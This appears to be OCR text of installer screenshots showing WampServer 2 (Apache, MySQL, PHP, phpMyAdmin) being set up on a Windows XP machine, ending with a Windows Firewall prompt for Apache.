
Setup is now ready to begin installing WampServer 2 on your computer.

Click Install to continue with the installation, or click Back if you want to review or change any settings.

```
Destination location:
    c:\wamp

Additional tasks:
    Additional icons:
      Create a Quick Launch icon
      Create a Desktop icon
```

Install

[EH-WinXP]



Installing


Please wait while Setup installs WampServer 2 on your computer.

Extracting files...

c:\wamp\apps\phpmyadmin3.4.10.1\libraries\import\upload\apc.php

Installing

[EH-WinXP]



Setup - WampServer 2

Installing

Please wait while Setup installs WampServer 2 on your computer.


Extracting files...

Setup

Firefox has been detected on your computer. Would you like to use it as the default browser with WampServer2?

Yes for Firefox as default

[EH-WinXP]



Setup - WampServer 2

PHP mail parameters


Please specify the SMTP server and the adresse mail to be used by PHP when using the function mail(). If you are not sure, just leave the default values.

SMTP: localhost

Email: you@yourdomain

Leave the default values

[EH-WinXP]



Completing the WampServer 2 Setup Wizard

Setup has finished installing WampServer 2 on your computer. The application may be launched by selecting the installed icons.

Click Finish to exit Setup.

☑ Launch WampServer 2 now


WampServer

Powered by
Alter Way
The French
Open Source
Service Provider
http://www.alterway.fr

```
Apache       : 2.2.21
MySQL        : 5.5.20
PHP          : 5.3.10
PHPMyAdmin   : 3.4.10.1
SqlBuddy     : 1.3.3
XDebug       : 2.1.2
```

Finish

[EH-WinXP]



Windows Security Alert

To help protect your computer, Windows Firewall has blocked some features of this program.

Do you want to keep blocking this program?


Name: **Apache HTTP Server**

Publisher: Apache Software Foundation

Windows Firewall has blocked this program from accepting connections from the Internet or a network. If you recognize the program or trust the publisher, you can unblock it. When should I unblock a program?

